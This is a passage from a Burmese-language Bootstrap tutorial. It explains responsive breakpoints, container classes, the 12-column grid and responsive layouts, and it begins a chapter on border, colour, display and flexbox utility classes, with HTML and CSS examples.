နိမ့်ကြပြန်ပါတယ်။ ထောင်ထားတာလား၊ လှဲထားတာလား စသဖြင့် Portrait, Landscape Orientation ကလည်း ကွဲပြားဦးမှာပါ။

အဲ့ဒီလောက်ထိ အရွယ်အစား စုံလင်လှတဲ့ Device တွေမှာ ဖုန်းဆိုရင် ဘယ် Size ဖြစ်တယ်၊ Tablet ဆိုရင် ဘယ် Size ဖြစ်တယ် ဆိုပြီး တိတိကျကျ ပြောလို့မရနိုင်ပါဘူး။ ဒီကိစ္စကို Touch Screen Device တွေ ပေါ်ခါစက Web Designer တွေ တော်တော်လေး ခေါင်းစားခဲ့ကြသလို၊ အဖြေလည်းတွေ့ပြီးကြပြီ ဖြစ်ပါတယ်။ ဒါကြောင့် ပြဿနာကို သတိပြုမိအောင်သာ ပြောပြတာပါ၊ ကိုယ်တိုင်ခေါင်းစား ဖြေရှင်းနေဖို့တော့ မဟုတ်ပါဘူး။ အများလက်ခံ အသုံးပြုတဲ့နည်းတွေ ရှိနေပြီးဖြစ်သလို၊ Bootstrap ကလည်း အဲ့ဒီနည်းတွေအတိုင်းပဲ သွားထားပါတယ်။ Bootstrap မှ Screen Size ကို ဖုန်း၊ Tablet စသဖြင့် Device အမျိုးအစားနဲ့ မပြောပါဘူး။ Small, Medium, Large ဆိုတဲ့အသုံးအနှုန်းတွေနဲ့ပဲ ပြောပါတယ်။ ဒီဇယားကွက်လေးကို လေ့လာကြည့်ပါ။

Breakpoint	Class infix	Dimensions
X-Small	*None*	< 576px
Small	**`sm`**	≥ 576px
Medium	**`md`**	≥ 768px
Large	**`lg`**	≥ 992px
Extra large	**`xl`**	≥ 1200px
Extra extra large	**`xxl`**	≥ 1400px

Size အရွယ်အစား သတ်မှတ်ချက် (၆) ခုရှိပါတယ်။ `576px` ရဲ့အောက် အရွယ်အစားကို X-Small လို့ခေါ်ပါတယ်။ ဖုန်းပဲဖြစ်ဖြစ် Tablet ပဲဖြစ်ဖြစ်၊ တခြား Device တွေပဲဖြစ်ဖြစ်၊ `576px` အောက် သေးတဲ့ Screen အားလုံးကို X-Small လို့ သတ်မှတ်ပြီး အလုပ်လုပ်သွားမှာပါ။ `576px` နဲ့ `768px` ကြားကိုတော့ Small လို့ ပဲသတ်မှတ်ပြီး `768px` နဲ့ `992px` ကြားထဲက Size ကိုတော့ Medium လို့သတ်မှတ်ပါတယ်။ ဒီနည်း အတိုင်း ဆက်ကြည့်သွားရမှာပါ။

အရွယ်အစားတစ်ခုချင်းစီအတွက် `sm, md, lg` စသဖြင့် Size Class တွေလည်း ပေးထားပါတယ်။ Pixel Size တွေ မှတ်ရခက်လို့ Device အမျိုးအစားနဲ့ မှတ်ချင်ရင်လည်း ဒီလိုမျိုး အကြမ်းဖျဉ်းမှတ်နိုင်ပါတယ်။ Extra Small အုပ်စုထဲမှာ ဖုန်းတွေ ပါပါတယ်။ Small (`sm`) အုပ်စုထဲမှာ Landscape Mode နဲ့ သုံးတဲ့ဖုန်း တွေ၊ Tablet အသေးတွေ ပါနိုင်ပါတယ်။ Medium (`md`) အုပ်စုထဲမှာ Tablet တွေနဲ့ သေးတဲ့ Laptop တွေ ပါနိုင်ပါတယ်။ Large (`lg`) အုပ်စုထဲမှာ Landscape Mode နဲ့သုံးတဲ့ Tablet တွေ၊ iPad Pro လို Screen ကြီးတဲ့ Tablet တွေနဲ့ Laptop အများစု ပါဝင်နိုင်ပါတယ်။ Extra Large (`xl`) အုပ်စုထဲမှာ Resolution မြင့်တဲ့ Laptop တွေ Desktop တွေ ပါနိုင်ပါတယ်။ Extra Extra Large (`xxl`) အုပ်စုထဲမှာတော့ 8k, 4k, HD Screen အကြီးကြီးတွေနဲ့ ကွန်ပျူတာတွေ၊ Smart TV တွေဘာတွေ ပါနိုင်ပါတယ်။


`sm, md, lg, xl, xxl` စတဲ့ Size Class လေးတွေကို သေချာမှတ်ထားပေးပါ။ Layout မှာသာမက နေရာအတော်များများမှာ Size သတ်မှတ်ဖို့လိုတိုင်း ဒီ Class တွေကို သုံးပါတယ်။

Layout Container

အခြေခံအားဖြင့် ဝဘ်ဆိုက်တစ်ခုရဲ့ Content အားလုံးဟာ Container ထဲမှာ ရှိသင့်ပါတယ်။ Container Class တွေ Size ပေါ်မူတည်ပြီး အမျိုးမျိုးရှိပေမယ့် နှစ်ခုရွေးပြီး မှတ်ထားရင် ရပါပြီ။ `container` နဲ့ `container-fluid` ဖြစ်ပါတယ်။

Facebook တို့ Twitter တို့လို ဝဘ်ဆိုက်မျိုးတွေကို မျက်စိထဲမှာ မြင်ကြည့်ပါ။ Content တွေကို Layout တစ်ခုနဲ့ အလယ်မှာစုပြီး ဖော်ပြထားကြပါတယ်။ ဒီသဘောကို Fixed Width Layout လို့ခေါ်ပါတယ်။ Gmail တို့ YouTube တို့လို့ App တွေကို မျက်စိထဲမှာ မြင်ကြည့်ပါ။ Screen အကျယ်ရှိသလောက် အပြည့်ယူပြီး Content တွေကို ဖော်ပြထားကြပါတယ်။ ဒီသဘောကို Fluid Layout လို့ခေါ်ကြပါတယ်။

Fixed Width Layout တွေ ဖန်တီးလိုရင် `container` Class ကိုသုံးနိုင်ပါတယ်။ သူက Layout ကို Width သတ်မှတ်ပြီး Screen ရဲ့အလယ်မှာ ပြပေးပါတယ်။ Fluid Layout တွေ ဖန်တီးလိုရင်တော့ `container-fluid` ကို သုံးနိုင်ပါတယ်။ သူကတော့ Screen အပြည့် နေရာယူပေးပါတယ်။



နမူနာမှာပြထားသလိုရေးပြီး စမ်းကြည့်လို့ရပါတယ်။ `container` Class ပေးထားတဲ့ Element က အလယ်မှာ နေရာယူဖော်ပြပြီးတော့၊ `container-fluid` Class ပေးထားတဲ့ Element ကတော့ အပြည့်နေရာယူ ဖော်ပြတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ CSS ထဲမှာ `html` နဲ့ `body` အတွက် `height: 100%` ပေးထားတာကိုလဲ သတိပြုပါ။ အဲ့ဒီလိုပေးထားမှ Container တွေမှာသတ်မှတ်ထားတဲ့ `h-50` (`height: 50%`) က အလုပ်လုပ်မှာ မို့လို့ပါ။

Grid System

Bootstrap က Layout တွေဖန်တီးဖို့အတွက် 12 Columns Grid ခေါ် အပိုင်း (၁၂) ပိုင်းကို အခြေခံတဲ့ စနစ်ကို သုံးပါတယ်။ ဒီလိုပုံစံပါ။

1	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**
12											
2		**4**				**6**					

Column တစ်ခုက Row တစ်ခုလုံးအပြည့် နေရာယူချင်ရင် (၁၂) ပိုင်းလုံးကို ယူလိုက်လို့ရပါတယ်။ တစ်ဝက်ပဲလိုချင်ရင် (၆) ပိုင်းယူလို့ရပါတယ်။ ဒီသဘောနဲ့ (၁၂) ပိုင်းရှိတဲ့ထဲက ကိုယ်လိုသလောက် ပိုင်းယူလို့ရတဲ့စနစ်မျိုးပါ။

ဘာကြောင့် (၁၂) ပိုင်းကိုသုံးသလဲဆိုတော့၊ စဉ်းစားကြည့်ပါ။ (၁၂) ကို ၂, ၃, ၄, ၆ အားလုံးနဲ့ စားလို့ပြတ်တဲ့အတွက် (၂) ပိုင်း (၃) ပိုင်း (၄) ပိုင်း စသည်ဖြင့် အညီခွဲယူလို့ရနိုင်ပါတယ်။ ဒီလိုပါ –

12			
6		6	
4	4	4	
3	3	3	3

ဒါကြောင့် Layout တွေကို စီစီညီညီနဲ့ သပ်သပ်ရပ်ရပ် ရရှိမှာဖြစ်ပါတယ်။ ဒါမျိုးတွေက အကြောင်းမဲ့ ဖြစ်ပေါ်လာတာမျိုး မဟုတ်ဘဲ လက်တွေ့ အတွေ့အကြုံတွေပေါ်မှာ အခြေခံဖြစ်ပေါ်လာတဲ့ ကိစ္စမျိုးတွေပါ။

Bootstrap ရဲ့ Grid System ကို အသုံးပြုဖို့အတွက် `row` နဲ့ `col` ဆိုတဲ့ Class တွေကို သုံးနိုင်ပါတယ်။ အထက်မှာ ဖော်ပြထားတဲ့ Grid ပုံစံရဖို့ဆိုရင် Bootstrap နဲ့ ဒီလိုရေးပေးရမှာပါ။

HTML

```
<div class="row">
    <div class="col-12"></div>
</div>
<div class="row">
    <div class="col-6"></div>
    <div class="col-6"></div>
</div>
<div class="row">
    <div class="col-4"></div>
    <div class="col-4"></div>
    <div class="col-4"></div>
</div>
```

သိသင့်တဲ့ သဘောသဘာဝတွေကိုသာ သိထားမယ်ဆိုရင် ရေးနည်းက မခက်ပါဘူး။ `row` ထဲမှာ `col` တွေ

ရှိပြီး ပိုင်းပြီးတော့လိုချင်တဲ့ အရေအတွက်ကို `col` ရဲ့နောက်မှာ တွဲထည့်ပေးရတာပါ။ အရေအတွက် ထည့်မပေးရင်လည်း ရပါတယ်၊ တစ်ခုရှိရင်တစ်ခု၊ နှစ်ခုရှိရင်နှစ်ခု၊ ရှိသလောက် ရွယ်တူ အညီယူပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် အပေါ်ကကုဒ်ကို ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါပဲ။

HTML

```
<div class="row">
    <div class="col"></div>
</div>
<div class="row">
    <div class="col"></div>
    <div class="col"></div>
</div>
<div class="row">
    <div class="col"></div>
    <div class="col"></div>
    <div class="col"></div>
</div>
```

အပေါ်ဆုံး `row` မှာ `col` တစ်ခုထဲရှိလို့ တစ်ခုထဲ အပြည့်ယူလိုက်မှာပါ။ ဒုတိယ `row` မှာ နှစ်ခုရှိလို့ နှစ်ခုအညီ တစ်ဝက်စီယူပေးလိုက်မှာပါ။ လက်တွေ့ရေးသား စမ်းသပ်လိုရင်လည်း ဒီလိုလေးစမ်းကြည့်ပါ။

HTML

```
<div class="container">
  <div class="row content">
    <div class="col"></div>
    <div class="col"></div>
    <div class="col"></div>
  </div>
</div>
```

CSS

```
.content div {
  height: 100px;
  border: 2px solid brown;
}
```

JS

CSS ထဲမှာ `height` တွေ `border` တွေကို မြင်သာအောင် ထည့်ပေးထားတာကို သတိပြုပါ။ Layout ရဲ့

နေရာယူပုံကတော့ ကိုယ်ရေးပေးစရာ မလိုတော့ပါဘူး။ `row` တွေ `col` တွေ ပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ ရလဒ်ကို ရရှိမှာ ဖြစ်ပါတယ်။ Column တွေကို အညီမယူဘဲ ကိုယ်လိုသလောက် ယူပြီးစမ်းကြည့်ချင်ရင် ဒီလိုလေး စမ်းလိုက်ပါ။

```
HTML
<div class="container">
  <div class="row content">
    <div class="col-3"></div>
    <div class="col-6"></div>
    <div class="col-3"></div>
  </div>
</div>

CSS
.content div {
  height: 100px;
  border: 2px solid brown;
}

JS
```

ဒီတစ်ခါတော့ `col-3, col-6` စသဖြင့် ကိုယ်လိုသလောက် ပိုင်းယူလိုက်လို့ အလယ်က Column ကို ခပ်ကြီးကြီးနေရာယူပြီး ဘေးတစ်ဘက်တစ်ချက်က Column တွေကို ခပ်သေးသေး နေရာယူပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Responsive Layouts

Responsive Layout တွေ ရရှိဖို့အတွက်တော့ အပေါ်နားမှာ ပြောခဲ့တဲ့ Size Class တွေကို တွဲသုံးပေးရပါတယ်။ ဥပမာ - ဒီကုဒ်လေးကို လေ့လာကြည့်ပါ။

HTML

```
<div class="row">
    <div class="col-12 col-md-4 col-lg-3"></div>
    <div class="col-12 col-md-8 col-lg-6"></div>
    <div class="col-12 col-md-12 col-lg-3"></div>
</div>
```

ဒီကုဒ်ရဲ့အဓိပ္ပါယ်က၊ Column (၃) ခုလုံးအတွက် `col-12` လို့ ပေးထားတဲ့အတွက် အပြည့်နေရာယူမှာဖြစ်ပါတယ်။ ဒါကြောင့် Default အနေနဲ့ အပေါ်အောက်ဆင့်ပြီးတော့ပဲ ဖော်ပြမှာပါ။ အကယ်၍ Medium Size (Tablet) ဖြစ်ခဲ့မယ်ဆိုရင်တော့ `col-md-{x}` ကိုသုံးပြီး `4-8-12` လို့ Column Layout ကို သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် Column နှစ်ခုပါတဲ့ 2 Columns Layout အဖြစ်ကို ပြောင်းသွားမှာ ဖြစ်ပါတယ်။ Large Size (ကွန်ပျူတာ) ဖြစ်ခဲ့မယ်ဆိုရင်တော့ `col-lg-{x}` ကိုသုံးပြီး `3-6-3` လို့ သတ်မှတ်ထားတဲ့အတွက် Column သုံးခုပါတဲ့ 3 Columns Layout ဖြစ်သွားမှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<div class="container">
  <div class="row content">
    <div class="col-12
                col-md-4
                col-lg-3"></div>
    <div class="col-12
                col-md-8
                col-lg-6"></div>
    <div class="col-12
                col-md-12
                col-lg-3"></div>
  </div>
</div>
```

CSS

```
.content div {
  height: 100px;
  border: 2px solid brown;
}
```

JS

အခုနမူနာရလဒ်မှာ ဖော်ပြစရာ နေရာကျယ်တဲ့အတွက် `lg` Size သက်ဝင်နေလို့ 3 Columns Layout တစ်ခုကို ရရှိနေခြင်း ဖြစ်ပါတယ်။ `3-6-3` ပုံစံနေရာယူထားပါတယ်။ ဒီကုဒ်ကိုပဲ နည်းနည်းနေရာချဲ့ပြီး စမ်းကြည့်လိုက်ရင်တော့ အခုလိုပုံစံဖြစ်သွားမှာပါ။

HTML

```
<div class="container">
  <div class="row content">
    <div class="col-12
                col-md-4
                col-lg-3"></div>
    <div class="col-12
                col-md-8
                col-lg-6"></div>
    <div class="col-12
                col-md-12
                col-lg-3"></div>
  </div>
</div>
```

CSS

```
.content div {
  height: 100px;
  border: 2px solid brown;
}
```

JS

ဒီရလဒ်မှာတော့ နေရာ ကျဉ်းသွားပြီဖြစ်လို့ `md` Size သက်ဝင်ပြီး 2 Columns Layouts တစ်ခုအနေနဲ့ အလုပ်လုပ်နေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒီထက်ထပ်ချုံ့လိုက်ရင်တော့ အခုလိုတွေ့ရမှာပါ။

HTML

```
<div class="container">
  <div class="row content">
    <div class="col-12
                col-md-4
                col-lg-3"></div>
    <div class="col-12
                col-md-8
                col-lg-6"></div>
    <div class="col-12
                col-md-12
                col-lg-3"></div>
  </div>
</div>
```

CSS

```
.content div {
  height: 100px;
  border: 2px solid brown;
}
```

JS

ဒီရလဒ်မှာ နေရာတော်တော်လေး ကျဉ်းသွားပြီမို့လို့ `md` တွေ `lg` တွေ အလုပ်မလုပ်တော့ဘဲ Default အတိုင်း အပြည့်တွေ နေရာယူထားတဲ့အတွက် Single Column Layout တစ်ခုကို ရရှိခြင်းပဲဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Bootstrap ကိုအသုံးပြုပြီး Responsive Layouts တွေဖန်တီးနိုင်မှာ ဖြစ်ပါတယ်။ အတွေ့ရများတဲ့ ဝဘ်ဆိုက် Layout လေးတစ်ခုကို နမူနာအနေနဲ့ ထပ်ပေးချင်ပါတယ်။ ရေးရမယ့်ကုဒ်က ဒီလိုပါ –


HTML

```
<main class="bg-secondary py-5">

  <div class="container bg-light">
    <div class="bg-light" style="height: 400px"></div>
  </div>

</main>

<section class="container py-5">
  <div class="row g-5">

    <div class="col-12 col-md-6 col-lg-3">
      <div class="bg-secondary" style="height: 200px"></div>
    </div>

    <div class="col-12 col-md-6 col-lg-3">
      <div class="bg-secondary" style="height: 200px"></div>
    </div>

    <div class="col-12 col-md-6 col-lg-3">
      <div class="bg-secondary" style="height: 200px"></div>
    </div>

    <div class="col-12 col-md-6 col-lg-3">
      <div class="bg-secondary" style="height: 200px"></div>
    </div>

  </div>
</section>

<footer class="container">

  <div class="border-top border-top-2 py-5 text-center text-muted">
    &copy; Copyright 2020
  </div>

</footer>
```

တစ်ချို့သတိပြုသင့်တဲ့ လုပ်ဆောင်ချက်တွေအကြောင်း ပြောပြပါမယ်။ `py-5` ဆိုတဲ့ Class က Padding Top/Bottom အတွက်ပါ။ Padding Left/Right အတွက်လိုချင်ရင်တော့ `px-` ကိုသုံးနိုင်ပါတယ်။ `g-5` Class မှာပါတဲ့ `g` ရဲ့ အဓိပ္ပါယ်က Gutter ဖြစ်ပါတယ်။ Column တစ်ခုနဲ့တစ်ခုကြား အကွာအဝေးပါ။ 5 က အမြင့်ဆုံးဖြစ်ပြီး 1, 2, 3, 4 တန်ဖိုးတွေ ပြောင်းစမ်းကြည့်နိုင်ပါတယ်။ `border` Class တွေကတော့ အထူး

ပြောစရာ မလိုပါဘူး။ Class အမည်မှာ အဓိပ္ပါယ်ပေါ်နေပါပြီ။ `text-muted` ကတော့ စာတွေကို နည်းနည်းမှိန်ပြီး ပြစေဖို့ ဖြစ်ပါတယ်။ ဒီလိုအသုံးဝင်တဲ့ Utility Class တွေအကြောင်းကို နောက်တစ်ခန်းမှာ သီးခြားထပ်လေ့လာကြပါဦးမယ်။

ကျန်တဲ့ လုပ်ဆောင်ချက်တွေအကြောင်းကိုတော့ ရေးထားတဲ့ကုဒ်ကို သေချာဖတ်ပြီးတော့ပဲ လေ့လာကြည့်လိုက်ပါ။ စမ်းကြည့်လိုက်ရင် ရမယ့်ရလဒ်ကတော့ အခုလိုဖြစ်မှာပါ။



ဒါဟာ အတွေ့ရများတဲ့ ဝဘ်ဆိုက် Layout ပုံစံတစ်ခုပါပဲ။ Responsive Layout Class တွေလည်း တစ်ခါထဲ ထည့်ရေးပြီးသားမို့လို့ Screen ကို ချဲ့ချဲပြီး အမျိုးမျိုးစမ်းကြည့်နိုင်ပါတယ်။ Layout က သင့်တော်အောင် အလိုအလျောက် ပြောင်းပြီး ပြပေးတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီ Layout ထဲမှာ Carousel တွေ Navbar တွေ Card တွေ သူ့နေရာနဲ့သူ အစားထိုး ထည့်ပေးလိုက်ရင် လက်တွေ့ အသုံးချ ဝဘ်ဆိုက် Template တစ်ခု ဖြစ်သွားနိုင်ပါတယ်။ စမ်းသပ် ထည့်သွင်း ကြည့်ဖို့ တိုက်တွန်းပါတယ်။

အခန်း (၇) – Bootstrap Utility Classes

Bootstrap ကပေးထားတဲ့ Components တွေ Layouts လုပ်ဆောင်ချက်တွေဟာ အတော်လုံးပြည့်စုံပေမယ့် လက်တွေ့မှာ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီအောင် ဖြည့်စွက်ရတာတွေ၊ ပြင်ဆင်ရတာတွေ ရှိပါတယ်။ အဲ့ဒီလို ဖြည့်စွက်ပြင်ဆင်ရတာတွေ လုပ်တဲ့အခါ CSS တွေအမြဲတမ်း ရေးစရာမလိုပါဘူး။ လိုအပ်လေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေအတွက် Bootstrap က ကြိုရေးပေးထားတဲ့ Utility Classes တွေ ရှိကြပါတယ်။ အဲ့ဒီ Class တွေအကြောင်းကို စုစည်းပြီးတော့ ဖော်ပြချင်ပါတယ်။

Borders

Border Utility Classes တစ်ချို့ကို ရှေ့ပိုင်းနမူနာတွေမှာလည်း သုံးဖြစ်ခဲ့ပါတယ်။ Element တွေ Component တွေမှာ Border ထည့်သွင်းဖို့လိုရင် Bootstrap ရဲ့ `border` Class ကိုသုံးနိုင်ပါတယ်။ `border-top`, `border-left` စသဖြင့် တစ်ဘက်ချင်းစီလည်း ထည့်သွင်းလို့ရပါတယ်။ Card တို့ List Group တို့လို Border ရှိပြီးသား Component တွေအတွက် Border ရဲ့ အရောင်ကိုပြောင်းချင်ရင်တော့ `border-{color}` Classes တွေကို သုံးနိုင်ပါတယ်။

HTML

```
<p class="border border-primary">
  Some Content
</p>
```

ပေးထားတဲ့နမူနာက `<p>` Element မှာ Border ထည့်လိုက်ပြီး အဲ့ဒီ Border ရဲ့အရောင်ကို `primary` လို့ သတ်မှတ်ပေးလိုက်တာပါ။ ဒီနည်းနဲ့ မည်သည့် Element မှာမဆို Border တွေ ထည့်သွင်းနိုင်ပါတယ်။ Border ရဲ့ Size တွေ Radius တွေလည်း သတ်မှတ်လို့ရပါသေးတယ်။ ဒီလိုပါ –

HTML

```
<p class="border
          border-2
          border-primary
          rounded
          p-2">Some Content</p>
```

`border-2` နဲ့ Size ကို သတ်မှတ်ပေးထားပါတယ်။ 2 အစား 5 ထိပေးလို့ရပါတယ်။ `rounded` နဲ့ Border Radius ထည့်ထားပါတယ်။ `rounded-circle` နဲ့ `rounded-pill` လည်းရှိပါသေးတယ်။ ဘာကွာလဲ သိရဖို့အတွက် ကိုယ်တိုင်သာရေးထည့်ပြီး စမ်းကြည့်လိုက်ပါ။ Border ပါနေပြီး မလိုချင်လို့ ပြန်ဖြုတ်ချင်ရင်လည်း `border-0` နဲ့ ပြန်ဖြုတ်နိုင်ပါတယ်။ `border-top-0, border-left-0` စသည်ဖြင့်လည်း ရှိပါသေးတယ်။ တစ်ခုချင်းလိုက်မှတ်နေရင် မှတ်စရာတွေ များပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်လို့ သဘောသဘာဝ သိသွားရင် ပိုမှတ်လို့ကောင်းပါတယ်။

Color

Color Classes တွေကိုလည်း ရှေ့ပိုင်းနမူနာတွေမှာ သုံးခဲ့ကြပြီးဖြစ်ပါတယ်။ အထူးသဖြင့် `background` နဲ့ `text` အတွက် အရောင်တွေသတ်မှတ်လိုရင် သုံးရတာပါ။ `text-primary, text-success, bg-info, bg-warning` စသဖြင့် လိုအပ်တဲ့ နေရာတိုင်းမှာ သတ်မှတ်နိုင်ပါတယ်။ ကျန်နေတဲ့ အသုံးဝင်တာလေးတစ်ချို့ ထည့်ပြောချင်ပါတယ်။

- `text-muted`
- `text-black-50`
- `text-white-50`
- `bg-white`
- `bg-transparent`

`text-muted` ကိုတော့ ပြီးခဲ့တဲ့ နမူနာတစ်ခုမှာ ထည့်သုံးပေးခဲ့ပါတယ်။ စာကို နည်းနည်း မှိန်ပြီးပြမှာပါ။ `text-black-50` နဲ့ `text-white-50` ကလည်း အလားတူပဲ၊ နည်းနည်းစီ အရောင်မှိန်ထားပေးတဲ့ စာတွေကို လိုချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ `bg-transparent` ကိုတော့ မူလက Background အရောင် ပါနေတဲ့ Component တစ်ခုမှာ Background အရောင် ပြန်ဖြုတ်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။

ထူးခြားချက်အနေနဲ့ `bg-gradient` ဆိုတာလည်း ရှိပါသေးတယ်။ ဒီလိုလေးစမ်းကြည့်လိုက်ပါ –

HTML

```
<p class="bg-danger
          text-white
          bg-gradient
          p-2">Some Content</p>
```

Background အရောင်ကို ပုံသေတစ်ရောင်ထဲ မဟုတ်ဘဲ Gradient ပုံစံ ရောင်ပြေးလေးနဲ့ ပြပေးမှာပါ။

Display

Element တွေရဲ့ Display Type ကို `d-` နဲ့စတဲ့ Class နဲ့ပြောင်းနိုင်ပါတယ်။ `d-block`, `d-inline`, `d-none` စသည်ဖြင့်ပါ။ ဒီနေရာမှာ ပိုအရေးကြီးတာက Responsive Size တွေဖြစ်ပါတယ်။ အလယ်မှာ Responsive Size Class တွေထည့်ပြီး Screen Size အလိုက် Display Type ကိုပြောင်းနိုင်ပါတယ်။ ဒီလိုပါ

HTML

```
<p class="d-none d-md-block">Some Content</p>
```

`d-none` လို့ပြောထားတဲ့အတွက် Default မှာ ပျောက်နေပါလိမ့်မယ်။ ဒါပေမယ့် `d-md-block` လို့ ပြောထားတဲ့အတွက် Medium Device တွေမှာ ပေါ်လာမှာဖြစ်ပါတယ်။ ဒါကြောင့် Screen သေးရင် ပျောက်သွားပြီး Screen ကြီးမှ ပေါ်လာတဲ့ လုပ်ဆောင်ချက်ကို ရရှိမှာ ဖြစ်ပါတယ်။ `md` အစား `sm`, `lg`, `xl`, `xxl` စသဖြင့် တခြား Size Class တွေကို လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။

တော်တော် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပါ။ Responsive Web Design တွေလုပ်တဲ့အခါ Screen Size ပေါ်မူတည်ပြီး Element တွေကို ပြသင့်အချိန်မှပြတယ်၊ မပြသင့်ရင် ဖျောက်ထားတယ်ဆိုတာဟာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။

Flexbox

CSS Flexbox အကြောင်းကို လိုရင်းလေးတွေ ရွေးထုတ်ပြောနေလို့သာပါ၊ တစ်ကယ်တော့ အတော်လေး ကျယ်ပြန့်တဲ့ အကြောင်းအရာ တစ်ခု ဖြစ်ပါတယ်။ အခုလည်း Bootstrap က ပေးထားတဲ့ အရေးကြီးတဲ့ လုပ်ဆောင်ချက်လေးတစ်ချို့ကို ရွေးထုတ်ပေးချင်ပါတယ်။

Element တစ်ခုကို Flexbox ဖြစ်စေချင်ရင် `d-flex` Class ကိုသုံးနိုင်ပါတယ်။ အဲ့ဒီ Flexbox ထဲက Element တွေကို စီမံဖို့အတွက် Flex Utility Class ပေါင်း (၆၀) ကျော်ထိ ရှိနေပါတယ်။ အကုန်သာမှတ်ရရင် မလွယ်ပါဘူး။ (၃) ခုပဲ ရွေးမှတ်စေချင်ပါတယ်။

- `flex-row`
- `flex-column`
- `flex-fill`

flex-row က Element တွေကို ဘေးတိုက်စီပြီး ညီအောင်ပြပေးတဲ့ လုပ်ဆောင်ချက်ပါ။ Default Value ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် ကိုယ့်ဘာသာ ပေးစရာမလိုပါဘူး။ `flex-column` ကတော့ အပေါ်အောက်စီပြပေးမှာပါ။ အဲ့ဒီနှစ်ခုကို Responsive Size Class တွေနဲ့ တွဲသုံးရင် အသုံးဝင်ပါတယ်။ ဒီလိုပါ –

HTML

```
<div class="d-flex flex-column flex-md-row">
  <div class="bg-primary p-5"></div>
  <div class="bg-danger p-5 flex-fill"></div>
  <div class="bg-success p-5"></div>
</div>
```

